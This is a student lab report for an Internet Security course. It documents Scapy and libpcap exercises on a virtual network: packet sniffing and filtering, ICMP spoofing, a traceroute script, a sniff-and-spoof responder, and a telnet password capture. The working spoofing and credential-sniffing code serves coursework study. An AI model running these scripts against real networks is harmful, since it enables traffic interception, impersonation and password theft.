Lab 1

CSE-644 INTERNET SECURITY


DR. SYED SHAZLI

1/30/2023

Anthony Redamonti
SYRACUSE UNIVERSITY


<u>Task 1.1A: Sniffing Packets</u>

Not Using Root Privileges



```
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", l
    **karg)] = iface
  File "/usr/local/lib/python3.5/dist-packages/scapy/arch/linux.py",
    socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
[01/17/23]seed@VM:~/.../Lab1$ chmod a+x pythonProgram1
[01/17/23]seed@VM:~/.../Lab1$ pythonProgram.py
pythonProgram.py: command not found
[01/17/23]seed@VM:~/.../Lab1$ ./pythonProgram.py
bash: ./pythonProgram.py: No such file or directory
[01/17/23]seed@VM:~/.../Lab1$ ./pythonProgram
bash: ./pythonProgram: No such file or directory
[01/17/23]seed@VM:~/.../Lab1$ pythonProgram1.py
pythonProgram1.py: command not found
[01/17/23]seed@VM:~/.../Lab1$ ./pythonProgram1.py
bash: ./pythonProgram1.py: No such file or directory
[01/17/23]seed@VM:~/.../Lab1$ ./pythonProgram1
Traceback (most recent call last):
  File "./pythonProgram1", line 8, in <module>
    pkt = sniff(filter='icmp',prn=print_pkt)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", l
ine 1311, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", l
ine 1172, in _run
    **karg)] = iface
  File "/usr/local/lib/python3.5/dist-packages/scapy/arch/linux.py",
 line 485, in __init__
    socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
[01/17/23]seed@VM:~/.../Lab1$ 
```

Using Root Privileges



```
          load      = 'OP\\xc7cM\\xd3\x03\x00\x08\t\n\x0b\x0c\r\x0e
\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f
 !"#$%&\'()*+,-./01234567'

###[ Ethernet ]###
  dst       = 08:00:27:65:27:c0
  src       = 08:00:27:be:19:62
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 39192
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xc986
     src       = 10.0.2.5
     dst       = 10.0.2.6
     \options   \
###[ ICMP ]###
        type      = echo-reply
        code      = 0
        chksum    = 0xa25d
        id        = 0xb14
        seq       = 0x4
        unused    = ''
###[ Raw ]###
          load      = 'OP\\xc7cM\\xd3\x03\x00\x08\t\n\x0b\x0c\r\x0e
\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f
 !"#$%&\'()*+,-./01234567'

^C[01/17/23]seed@VM:~/.../Lab1$ sudo ./pythonProgram1
```

<u>Observation</u>: The sniffer program detailed in the lab instructions failed when not using root privileges. The error “PermissionError: [Errno 1] Operation not permitted” was returned. When using the keyword “sudo”, root privileges were granted, and the executable ran successfully. The packets were displayed to console.
<u>Explanation</u>: The sniffer program requires root privileges to gain access to the ethernet packets from the NIC. The root privileges can be obtained using the “sudo” keyword before running the executable.


Task 1.1B: Filtering Packets

The following script was run from one of two machines on the same network.

```
#!/usr/bin/python3

from scapy.all import *

def print_pkt(pkt):
   pkt.show()

# capture 20 ICMP packets
icmpPackets = sniff(filter='icmp',prn=print_pkt, count=20)

# write the ICMP packets to a PCAP file
wrpcap("IcmpPackets.pcap", icmpPackets)

# capture 20 TCP packets
tcpPackets = sniff(filter='tcp and (src host 10.0.2.6 and dst port
23)',prn=print_pkt, count=20)

# write the TCP packets to a PCAP file
wrpcap("TcpPackets.pcap", tcpPackets)

# capture 20 packets using the Subnet
subnetPackets = sniff(filter='src net 10.0.2.0/24',prn=print_pkt, count=20)

# write the subnet packets to a PCAP file
wrpcap("SubnetPackets.pcap", subnetPackets)
```

The machine running the above executable will first sniff for 20 ICMP packets. As it receives them, it will print their contents to the console. The machine will then sniff for 20 TCP packets originating from IP address 10.0.2.6 and destination port 23. Finally, the machine will sniff for 20 packets originating from the subnet 10.0.2.0/24. Below are the Wireshark logs collected for each packet sniffing session.

Wireshark: ICMP Packets



Wireshar File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
8:49 PM
IcmpPackets.pcap
Apply a display filter ... <Ctrl-/>
Expression...

```
No.  Time                        Source      Destination  Protocol  Length  Info
   1 2023-01-17 23:02:37.128702  10.0.2.6    10.0.2.5     ICMP          98  Echo (ping…
   2 2023-01-17 23:02:37.128734  10.0.2.5    10.0.2.6     ICMP          98  Echo (ping)…
   3 2023-01-17 23:02:38.128181  10.0.2.6    10.0.2.5     ICMP          98  Echo (ping)…
   4 2023-01-17 23:02:38.128228  10.0.2.5    10.0.2.6     ICMP          98  Echo (ping)…
   5 2023-01-17 23:02:39.146629  10.0.2.6    10.0.2.5     ICMP          98  Echo (ping)…
   6 2023-01-17 23:02:39.146678  10.0.2.5    10.0.2.6     ICMP          98  Echo (ping)…
   7 2023-01-17 23:02:40.171360  10.0.2.6    10.0.2.5     ICMP          98  Echo (ping)…
   8 2023-01-17 23:02:40.171408  10.0.2.5    10.0.2.6     ICMP          98  Echo (ping)…
   9 2023-01-17 23:02:41.194672  10.0.2.6    10.0.2.5     ICMP          98  Echo (ping)…
  10 2023-01-17 23:02:41.194715  10.0.2.5    10.0.2.6     ICMP          98  Echo (ping)…
  11 2023-01-17 23:02:42.196220  10.0.2.6    10.0.2.5     ICMP          98  Echo (ping)…
```

```
▸ Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits)
▸ Ethernet II, Src: PcsCompu_65:27:c0 (08:00:27:65:27:c0), Dst: PcsCompu_be:19:62 (08:00:27:be:19:62)
▸ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.5
▸ Internet Control Message Protocol
```

```
0000  08 00 27 be 19 62 08 00  27 65 27 c0 08 00 45 00   ..'..b.. 'e'...E.
0010  00 54 b9 50 40 00 40 01  69 4e 0a 00 02 06 0a 00   .T.P@.@. iN......
0020  02 05 08 00 35 32 0e 0c  00 01 5d 6f c7 63 a3 ea   ....52.. ..]o.c..
0030  01 00 08 09 0a 0b 0c 0d  0e 0f 10 11 12 13 14 15   ........ ........
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ........ .. !"#$%
0050  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,- ./012345
```

Wireshark: TCP Packets



Wireshar File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
8:49 PM
TcpPackets.pcap
Apply a display filter ... <Ctrl-/>
Expression...

```
No.  Time                        Source      Destination  Protocol  Length  Info
   1 2023-01-18 20:45:44.100956  10.0.2.6    10.0.2.5     TCP           60  20 → 23 [SYN…
   2 2023-01-18 20:45:44.101391  10.0.2.6    10.0.2.5     TCP           60  20 → 23 [RST…
   3 2023-01-18 20:45:44.102550  10.0.2.6    10.0.2.5     TCP           60  [TCP Out-Of-…
   4 2023-01-18 20:45:44.102813  10.0.2.6    10.0.2.5     TCP           60  20 → 23 [RST…
   5 2023-01-18 20:45:44.104033  10.0.2.6    10.0.2.5     TCP           60  [TCP Spuriou…
   6 2023-01-18 20:45:44.105851  10.0.2.6    10.0.2.5     TCP           60  [TCP Spuriou…
   7 2023-01-18 20:45:44.105870  10.0.2.6    10.0.2.5     TCP           60  20 → 23 [RST…
   8 2023-01-18 20:45:44.106539  10.0.2.6    10.0.2.5     TCP           60  [TCP Spuriou…
   9 2023-01-18 20:45:44.106578  10.0.2.6    10.0.2.5     TCP           60  20 → 23 [RST…
  10 2023-01-18 20:45:44.106631  10.0.2.6    10.0.2.5     TCP           60  20 → 23 [RST…
  11 2023-01-18 20:45:44.108042  10.0.2.6    10.0.2.5     TCP           60  [TCP Spuriou…
  12 2023-01-18 20:45:44.108213  10.0.2.6    10.0.2.5     TCP           60  20 → 23 [RST…
  13 2023-01-18 20:45:44.110249  10.0.2.6    10.0.2.5     TCP           60  [TCP Spuriou…
  14 2023-01-18 20:45:44.110268  10.0.2.6    10.0.2.5     TCP           60  [TCP Spuriou…
```

```
▸ Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
▸ Ethernet II, Src: PcsCompu_65:27:c0 (08:00:27:65:27:c0), Dst: PcsCompu_be:19:62 (08:00:27:be:19:62)
▸ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.5
▸ Transmission Control Protocol, Src Port: 20, Dst Port: 23, Seq: 0, Len: 0
```

```
0000  08 00 27 be 19 62 08 00  27 65 27 c0 08 00 45 00   ..'..b.. 'e'...E.
0010  00 28 00 01 00 00 40 06  62 c5 0a 00 02 06 0a 00   .(....@. b.......
0020  02 05 00 14 00 17 00 00  00 00 00 00 00 00 50 02   ........ ......P.
0030  20 00 77 ad 00 00 00 00  00 00 00 00               .w.....  ....
```

Wireshark: Subnet Packets


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
9:17 PM
Apply a display filter ... <Ctrl-/>
Expression...

```
No. Time                       Source              Destination         Protocol Length Info
  7 2023-01-18 21:15:48.933298 10.0.2.6            10.0.2.5            ICMP       98 Echo (ping) r…
  8 2023-01-18 21:15:48.933334 10.0.2.5            10.0.2.6            ICMP       98 Echo (ping) r…
  9 2023-01-18 21:15:49.956865 10.0.2.6            10.0.2.5            ICMP       98 Echo (ping) r…
 10 2023-01-18 21:15:49.956895 10.0.2.5            10.0.2.6            ICMP       98 Echo (ping) r…
 11 2023-01-18 21:15:49.982102 10.0.2.5            10.0.2.3            DHCP      342 DHCP Request …
 12 2023-01-18 21:15:50.129385 10.0.2.3            10.0.2.5            DHCP      590 DHCP ACK     …
 13 2023-01-18 21:15:50.980522 10.0.2.6            10.0.2.5            ICMP       98 Echo (ping) r…
 14 2023-01-18 21:15:50.980578 10.0.2.5            10.0.2.6            ICMP       98 Echo (ping) r…
 15 2023-01-18 21:15:51.114402 PcsCompu_be:19:62   PcsCompu_65:27:c0   ARP        42 Who has 10.0.…
 16 2023-01-18 21:15:51.114797 PcsCompu_65:27:c0   PcsCompu_be:19:62   ARP        60 10.0.2.6 is a…
 17 2023-01-18 21:15:51.982126 10.0.2.6            10.0.2.5            ICMP       98 Echo (ping) r…

▸ Frame 11: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits)
▸ Ethernet II, Src: PcsCompu_be:19:62 (08:00:27:be:19:62), Dst: PcsCompu_a2:ff:b1 (08:00:27:a2:ff:b1)
▸ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.3
▸ User Datagram Protocol, Src Port: 68, Dst Port: 67

0000  08 00 27 a2 ff b1 08 00  27 be 19 62 08 00 45 00   ..'..... '..b..E.
0010  01 48 ce 7d 40 00 40 11  53 20 0a 00 02 05 0a 00   .H.}@.@. S ......
0020  02 03 00 44 00 43 01 34  19 4d 01 01 06 00 4c b5   ...D.C.4 .M....L.
0030  0b 08 00 00 00 00 0a 00  02 05 00 00 00 00 00 00   ........ ........
0040  00 00 00 00 00 00 08 00  27 be 19 62 00 00 00 00   ........ '..b....
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........

SubnetPackets    Packets: 20 · Displayed: 20 (100.0%) · Load time: 0:0.0    Profile: Default
```

The other machine on the network sends each type of packet to the sniffing machine. Its source IP address is 10.0.2.6. First, the machine sent ICMP packets by pinging the sniffing machine: “ping 10.0.2.5”. It then sent 20 TCP messages using the below python script.

```python
#!/usr/bin/python3
from scapy.all import *

# create a TCP message with destination port number # 23
tcp = TCP(dport=23)

# destination IP address is 10.0.2.5
ip = IP(dst='10.0.2.5')

# wrap the IP and TCP packet
packet = ip/tcp

# send it 20 times
send(packet, count = 20)

#packet.show()
```

It then pinged the sniffing machine while the sniffing machine was sniffing all traffic on the subnet 10.0.2.0/24.

Observation: The sniffing machine was able to successfully filter packets by using Scapy’s filter setting. The sniffing machine was able to sniff ICMP packets, TCP packets originating from a particular IP address with destination port number 23, and all packets on subnet 10.0.2.0/24.


Explanation: Scapy’s filter setting is capable of filtering packets received by the NIC. Note that the user must have root privileges to sniff packets and use the correct Berkeley Packet Filter (BPF) syntax to successfully filter packets.

<u>Task 1.2: Spoofing ICMP Packets</u>

The attacker machine used the Python program below to spoof an ICMP echo request to the client machine.


```python
#!/usr/bin/python3
from scapy.all import *

ip = IP()
ip.dst = '10.0.2.5' # client IP address
ip.src = '10.0.2.7' # attacker's IP address

icmp = ICMP()
packet = ip/icmp
send(packet, verbose = False) # verbose = False means do not print data after sending
```

Below is the Wireshark log capturing the network traffic on the attacker machine.


Wireshar File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
11:24 AM
AttackerSpoofingPingResponse.pcapng
Apply a display filter ... <Ctrl-/>
Expression...

```
No.  Time                          Source               Destination  Protocol Length Info
   1 2023-01-18 22:20:10.2158681… ::1                  ::1          UDP        64 56842 → 3852…
   2 2023-01-18 22:20:16.6320096… 10.0.2.7             10.0.2.3     DHCP      344 DHCP Request …
   3 2023-01-18 22:20:16.7616564… 10.0.2.3             10.0.2.7     DHCP      592 DHCP ACK     …
   4 2023-01-18 22:20:16.7749437… PcsCompu_fc:1f:78                 ARP        44 Who has 10.0.…
   5 2023-01-18 22:20:16.7753284… PcsCompu_be:19:62                 ARP        62 10.0.2.5 is a…
   6 2023-01-18 22:20:16.7873257… 10.0.2.7             10.0.2.5     ICMP       44 Echo (ping) r…
   7 2023-01-18 22:20:16.7879544… 10.0.2.5             10.0.2.7     ICMP       62 Echo (ping) r…
   8 2023-01-18 22:20:21.8052670… PcsCompu_fc:1f:78                 ARP        44 Who has 10.0.…
   9 2023-01-18 22:20:21.8055323… PcsCompu_a2:ff:b1                 ARP        62 10.0.2.3 is a…

▸ Frame 1: 64 bytes on wire (512 bits), 64 bytes captured (512 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 6, Src: ::1, Dst: ::1
▸ User Datagram Protocol, Src Port: 56842, Dst Port: 38524

0000  00 00 03 04 00 06 00 00  00 00 00 00 00 00 86 dd   ........ ........
0010  60 0e 46 3c 00 08 11 40  00 00 00 00 00 00 00 00   `.F<...@ ........
0020  00 00 00 00 00 00 00 01  00 00 00 00 00 00 00 00   ........ ........
0030  00 00 00 00 00 00 00 01  de 0a 96 7c 00 08 00 1b   ........ ...|....
```

Both the request to the client and the response from the client have been captured.
Below is the Wireshark log capturing the network traffic on the attacker machine when using a fake source IP address (10.0.2.99) in the packet.


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
11:24 AM
Apply a display filter … <Ctrl-/>
Expression…

```
No.  Time                          Source                   Destination   Protocol  Length Info
   1 2023-01-18 22:25:45.8430191… PcsCompu_fc:1f:78                       ARP         44 Who has 10.0.2.5? …
   2 2023-01-18 22:25:45.8434876… PcsCompu_be:19:62                       ARP         62 10.0.2.5 is at 08:…
   3 2023-01-18 22:25:45.8671010… 10.0.2.99                10.0.2.5       ICMP        44 Echo (ping) reques…
   4 2023-01-18 22:25:45.8677295… PcsCompu_be:19:62                       ARP         62 Who has 10.0.2.99?…
   5 2023-01-18 22:25:46.8904415… PcsCompu_be:19:62                       ARP         62 Who has 10.0.2.99?…
   6 2023-01-18 22:25:47.9140681… PcsCompu_be:19:62                       ARP         62 Who has 10.0.2.99?…
   7 2023-01-18 22:25:48.1347512… fe80::8fec:b9da:3ee…     ff02::fb       MDNS       182 Standard query 0x0…
   8 2023-01-18 22:25:48.1347769… 10.0.2.6                 224.0.0.251    MDNS       162 Standard query 0x0…

▸ Frame 1: 44 bytes on wire (352 bits), 44 bytes captured (352 bits) on interface 0
▸ Linux cooked capture
▸ Address Resolution Protocol (request)

0000  00 04 00 01 00 06 08 00  27 fc 1f 78 00 00 08 06   ........ '..x....
0010  00 01 08 00 06 04 00 01  08 00 27 fc 1f 78 0a 00   ........ ..'..x..
0020  02 07 00 00 00 00 00 00  0a 00 02 05               ........ ....

AttackerSpoofingPingResponseFakeSrc    Packets: 8 · Displayed: 8 (100.0%) · Load time: 0:0.0    Profile: Default
```

<u>Observation</u>: The ICMP echo request was accepted by the client. The response to the spoofed request was received by the attacker only when using the source IP address of the attacker in the packet.


<u>Explanation</u>: The ICMP echo request is accepted by the client regardless of the source IP address in the packet. However, the attacker will receive the response from the client only if the source IP address matches the attacker IP address.

Task 1.3: Traceroute

The attacker machine used the Python program below to trace the route of the client machine.


```
#!/usr/bin/python3
from scapy.all import *

ip = IP()
ipDestination = '10.0.2.5'
ip.dst = ipDestination # client IP address
ttlNum = 1
ip.ttl = ttlNum
numberOfHops = 0
icmp = ICMP()
packet = ip/icmp

# send sr1 to send one DNS request
answer = sr1(packet, verbose = False) # verbose = False means do not print data after
sending
numberOfHops = numberOfHops + 1

while((answer != None) and (answer.src!=ipDestination)):
   ttlNum = ttlNum + 1 # increment ttl
   numberOfHops = numberOfHops + 1
   print("Router IP: ", answer.src)
   ipNew = IP()
   ipNew.dst = ipDestination # client IP address
   ipNew.ttl = ttlNum

   icmpNew = ICMP()
   packetNew = ipNew/icmpNew

   # send sr1 to send one DNS request
   answer = sr1(packetNew, verbose = False)

print("Destination IP " + ipDestination + " found!")
print("Number of hops: " + str(numberOfHops))
```

The Wireshark log of the captured packets during the traceroute is below.




```
No. Time                         Source             Destination  Protocol Length Info
  1 2023-01-19 13:23:17.3473030… ::1                ::1          UDP          64 44927 → 47338 Len=0
  2 2023-01-19 13:23:21.2112259… PcsCompu_fc:1f:78               ARP          44 Who has 10.0.2.5? …
  3 2023-01-19 13:23:21.2116278… PcsCompu_be:19:62               ARP          62 10.0.2.5 is at 08:…
  4 2023-01-19 13:23:21.2278058… 10.0.2.7           10.0.2.5     ICMP         44 Echo (ping) reques…
  5 2023-01-19 13:23:21.2282637… 10.0.2.5           10.0.2.7     ICMP         62 Echo (ping) reply …

▸ Frame 1: 64 bytes on wire (512 bits), 64 bytes captured (512 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 6, Src: ::1, Dst: ::1
▸ User Datagram Protocol, Src Port: 44927, Dst Port: 47338

0000  00 00 03 04 00 06 00 00  00 00 00 00 00 00 86 dd   ........ ........
0010  60 07 f7 d0 00 08 11 40  00 00 00 00 00 00 00 00   `......@ ........
0020  00 00 00 00 00 00 00 01  00 00 00 00 00 00 00 00   ........ ........
0030  00 00 00 00 00 00 00 01  af 7f b8 ea 00 08 00 1b   ........ ........
```

The number of hops in this case was 1.



```
[01/19/23]seed@VM:~/.../Lab1$ chmod a+x TraceRoute.py
[01/19/23]seed@VM:~/.../Lab1$ sudo ./TraceRoute.py
Destination IP 10.0.2.5 found!
Number of hops: 1
[01/19/23]seed@VM:~/.../Lab1$ 
```

The executable was then used by the attacker to find the IP address of a machine that was not connected to the attacker network.



```
[01/19/23]seed@VM:~/.../Lab1$ sudo ./TraceRoute.py
Router IP:  10.0.2.1
Router IP:  10.10.22.2
Router IP:  50.238.241.97
Destination IP 96.110.21.141 found!
Number of hops: 4
[01/19/23]seed@VM:~/.../Lab1$ 
```

Observation: The traceroute program was able to successfully trace the client machine by sending DNS requests using the sr1 function in the Scapy library. The sr1 function will block until it receives a response from the destination or router between the destination and source. The number of hops for the attacker to reach the client was 1, meaning that a ttl of 1 was successful in locating the client. When attempting to find a machine off-network, the executable incremented ttl and printed the routers along the route.


Explanation: The attacker's program will search for a destination IP address using the sr1 function. It will increment the ttl each time the destination has not been reached. If the source address of the response to the ICMP packet matches the destination IP address, the while loop exits because the attacker has found the destination IP address. The attacker also knows all the router's IP addresses between it and the destination machine. The number of hops between the attacker and the client was 1 because they were both located on the same network. The number of hops to find the off-network machine was 4.

Task 1.4: Sniffing and then Spoofing

The attacker machine used the below python program to sniff ICMP packets from the client's IP address and spoof the reply back to the client.


```
#!/usr/bin/python3
from scapy.all import *

# handle the sniffed packet by spoofing it.
def spoofPacket(packet):
   print("Spoofing response to " + str(packet[IP].src) + " from " +
str(packet[IP].dst))
   ip = IP(src = packet[IP].dst, dst = packet[IP].src)

   # construct ICMP layer using the same ID and sequence number. Set the type to
"echo-reply".
   icmp = ICMP(type = "echo-reply", id = packet[ICMP].id, seq = packet[ICMP].seq)

   # construct a new packet using the IP and ICMP layers and keep the payload from
the original packet
   newPacket = ip/icmp/packet[Raw].load
   send(newPacket, verbose = False)

# continually sniff the network
packet = sniff(filter = 'icmp and src host 10.0.2.5', prn = spoofPacket)
```

The below image displays the attacker's sniffing and spoofing activity.



```
[01/19/23]seed@VM:~/.../Lab1$ sudo ./Sni
ffAndSpoof.py
Spoofing response to 10.0.2.5 from 1.2.3
.4
Spoofing response to 10.0.2.5 from 1.2.3
.4
Spoofing response to 10.0.2.5 from 1.2.3
.4
Spoofing response to 10.0.2.5 from 1.2.3
.4
Spoofing response to 10.0.2.5 from 1.2.3
.4
Spoofing response to 10.0.2.5 from 1.2.3
.4
Spoofing response to 10.0.2.5 from 1.2.3
.4
Spoofing response to 10.0.2.5 from 1.2.3
.4
Spoofing response to 10.0.2.5 from 1.2.3
.4
Spoofing response to 10.0.2.5 from 1.2.3
.4
Spoofing response to 10.0.2.5 from 1.2.3
```

The picture below displays the client accepting the spoofed responses from the attacker.



```
[01/19/23]seed@VM:~$ ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=18.6 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=25.7 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=64 time=20.5 ms
64 bytes from 1.2.3.4: icmp_seq=4 ttl=64 time=20.1 ms
64 bytes from 1.2.3.4: icmp_seq=5 ttl=64 time=17.2 ms
64 bytes from 1.2.3.4: icmp_seq=6 ttl=64 time=17.2 ms
64 bytes from 1.2.3.4: icmp_seq=7 ttl=64 time=20.6 ms
64 bytes from 1.2.3.4: icmp_seq=8 ttl=64 time=11.3 ms
64 bytes from 1.2.3.4: icmp_seq=9 ttl=64 time=22.4 ms
64 bytes from 1.2.3.4: icmp_seq=10 ttl=64 time=21.1 ms
64 bytes from 1.2.3.4: icmp_seq=11 ttl=64 time=17.1 ms
64 bytes from 1.2.3.4: icmp_seq=12 ttl=64 time=21.9 ms
64 bytes from 1.2.3.4: icmp_seq=13 ttl=64 time=19.2 ms
64 bytes from 1.2.3.4: icmp_seq=14 ttl=64 time=18.1 ms
64 bytes from 1.2.3.4: icmp_seq=15 ttl=64 time=17.4 ms
^C
--- 1.2.3.4 ping statistics ---
15 packets transmitted, 15 received, 0% packet loss, time 19429ms
rtt min/avg/max/mdev = 11.308/19.284/25.791/3.148 ms
[01/19/23]seed@VM:~$ 
```


Observation: The attacker spoofed responses to the client from IP address 1.2.3.4, which is a fake IP address. The client accepted these responses and continued to send PING messages to IP address 1.2.3.4.

Explanation: The attacker sniffed the network using the sniff function from the Scapy library. The function also filtered only ICMP packets originating from the client's IP address. Each successfully sniffed packet that passes through the filter is sent to the spoofPacket function. The spoofPacket function constructs a new packet to act as a spoofed response to the client. First, it flips the source and destination IP addresses on the IP layer of the packet. The client will believe the message is originating from the intended machine. Next, the function will copy the important ICMP settings from the original packet: ID and sequence number. Finally, the original packet's data is copied into the payload of the spoofed response, but keep in mind that malicious packet data could be inserted in this section. The packet is sent back to the client. The ICMP packets are continually sent between the client and attacker.

Task 2.1A: Sniffing Using the Pcap Library

Please view the appendix for all C programs implementing the PCAP library.

The following C program was used by the attacker machine to sniff incoming ICMP packets on the network. The program is available in Dr. Du's recourse library on the Internet Security course GitHub page using this link. The attacker machine successfully sniffed incoming ICMP packets on network interface "enp0s3".



```
[01/20/23]seed@VM:~/.../Lab1$ gcc -o sniffer pcapsniff.c -lpcap
[01/20/23]seed@VM:~/.../Lab1$ sudo ./sniffer
       From: 10.0.2.5
         To: 10.0.2.7
   Protocol: ICMP
       From: 10.0.2.7
         To: 10.0.2.5
   Protocol: ICMP
       From: 10.0.2.5
         To: 10.0.2.7
   Protocol: ICMP
       From: 10.0.2.7
         To: 10.0.2.5
   Protocol: ICMP
       From: 10.0.2.5
         To: 10.0.2.7
   Protocol: ICMP
       From: 10.0.2.7
         To: 10.0.2.5
   Protocol: ICMP
       From: 10.0.2.5
         To: 10.0.2.7
   Protocol: ICMP
```


Question 1: Please use your own words to describe the sequence of the library calls that are essential for sniffer programs. This is meant to be a summary, not detailed explanation like the one in the tutorial or book.

Answer: The essential sequence of library calls that all sniffer programs must implement are as follows:

1. Use pcap_open_live() to capture a handle to the network device (NIC) specified by the interface name ("enp0s3").
2. Set up a filter that will be applied to the incoming packets. Pcap_compile() is used to create the Berkeley Packet Filter (BPF) syntax for the filter.
3. Set up a routine (function) that is called to process the data of an incoming packet (got_packet).
4. Begin capturing packets. Pcap_loop was used to capture packets in an infinite loop.

Question 2: Why do you need the root privilege to run a sniffer program? Where does the program fail if it is executed without the root privilege?

Answer: If the program does not have root privilege, the pcap_open_live() method will fail.



```
[01/20/23]seed@VM:~/.../Lab1$ ./sniffer
Error opening handle
Segmentation fault
[01/20/23]seed@VM:~/.../Lab1$ 
```

The error returned is "Segmentation fault". The reason the error occurs is because the user needs root privilege to turn on promiscuous mode on the NIC. A non-zero third argument in the pcap_open_live() method turns on promiscuous mode.

Question 3: Please turn on and turn off the promiscuous mode in your sniffer program. Can you demonstrate the difference when this mode is on and off? Please describe how you can demonstrate this.

Answer: As previously stated, to turn on promiscuous mode, simply use a non-zero value in the third argument in the pcap_open_live() method. To turn it off, use a value of zero in this argument. If promiscuous mode is deactivated and the MAC address in the captured packet does not match the MAC address of the NIC card, the packet will be discarded. However, if promiscuous mode is activated, the packet is kept regardless of the packet's MAC address. Without promiscuous mode, it would not be possible to sniff the network and capture all the packets from a specific third-party IP. One way to test promiscuous mode would be to set up machines A, B, and C on the same network. Set up machine B to sniff machine A's packets using the filter in the sniffer program. Send ICMP ping messages from machine A to machine C. Machine B will only receive the packets if its promiscuous mode is turned on in the NIC.

Task 2.1B: Writing Filters


Please see the appendix for the program code.

Task: Capture the ICMP packets between two specific hosts.

The attacker machine used the script described in task 2.1A with one modified line shown below.

```
char filter_exp[] = "icmp and host 10.0.2.5 and host 10.0.2.6";
```

The output of the sniffed traffic on the attacker machine's console is shown below. Notice that the filter captured only ICMP packets between the two host machines.




```
[01/20/23]seed@VM:~/.../Lab1$ gcc -o sniffer pcapsniff.c -lpcap
[01/20/23]seed@VM:~/.../Lab1$ sudo ./sniffer
        From: 10.0.2.5
          To: 10.0.2.6
    Protocol: ICMP
        From: 10.0.2.6
          To: 10.0.2.5
    Protocol: ICMP
        From: 10.0.2.5
          To: 10.0.2.6
    Protocol: ICMP
        From: 10.0.2.6
          To: 10.0.2.5
    Protocol: ICMP
        From: 10.0.2.5
          To: 10.0.2.6
    Protocol: ICMP
        From: 10.0.2.6
          To: 10.0.2.5
    Protocol: ICMP
        From: 10.0.2.5
          To: 10.0.2.6
    Protocol: ICMP
```

Task: Capture the TCP packets with a destination port number in the range of 10 to 100.

The attacker machine used the script described in task 2.1A with one modified line shown below.

```
char filter_exp[] = "tcp and dst portrange 10-100";
```

The output of the sniffed traffic on the attacker machine's console is shown below. Notice that the filter only captured TCP packets.




```
[01/20/23]seed@VM:~/.../Lab1$ gcc -o sniffer pcapsniff.c -lpcap
[01/20/23]seed@VM:~/.../Lab1$ sudo ./sniffer
        From: 10.0.2.5
          To: 10.0.2.7
    Protocol: TCP
        From: 10.0.2.5
          To: 10.0.2.7
    Protocol: TCP
        From: 10.0.2.5
          To: 10.0.2.7
    Protocol: TCP
        From: 10.0.2.5
          To: 10.0.2.7
    Protocol: TCP
        From: 10.0.2.5
          To: 10.0.2.7
    Protocol: TCP
        From: 10.0.2.5
          To: 10.0.2.7
    Protocol: TCP
        From: 10.0.2.5
          To: 10.0.2.7
    Protocol: TCP
```

Task 2.1C: Sniffing Passwords

Please see the appendix for the program code.

One of the files available in the lab resources section contained useful code to help define the structure of the IP and TCP headers as well as how to decode the packet data. The file resource is available here: https://www.tcpdump.org/other/sniffex.c. Using the sniffex.c file, the following C file was used to capture the password of the client machine from the attacker machine.

The client machine performed the telnet command into the attacker's machine using the following command: "telnet 10.0.2.7". The attacker machine ran the above C program to sniff the TCP packets on port 23 (used by telnet). The data in each TCP packet was printed to the console of the attacker in the form of a character using "`printf("%c", *payload);`". Each character in the password "dees" is outlined in red below.



```
d        From: 10.0.2.7
           To: 10.0.2.5
   Protocol: TCP
         From: 10.0.2.5
           To: 10.0.2.7
   Protocol: TCP
e        From: 10.0.2.7
           To: 10.0.2.5
   Protocol: TCP
         From: 10.0.2.5
           To: 10.0.2.7
   Protocol: TCP
e        From: 10.0.2.7
           To: 10.0.2.5
   Protocol: TCP
        From: 10.0.2.5
           To: 10.0.2.7
   Protocol: TCP
s        From: 10.0.2.7
           To: 10.0.2.5
   Protocol: TCP
         From: 10.0.2.5
           To: 10.0.2.7
```

Observation: The sniffing program running on the attacker machine successfully decoded the TCP packet data. By correctly constructing the structure of the TCP packet, pointers into the packet could be used to correctly identify where the data portion began. The filter "tcp and port 23" applies a filter so that only TCP packets originating from port 23 (used by telnet) would be captured.


Explanation: The program displays a proof of concept of a method attackers can use to capture personal data. The attacker can use the password to gain access to the machine to steal valuable data in future attacks.

Task 2.2A: Write a Spoofing Program

Please see the appendix for the program code.

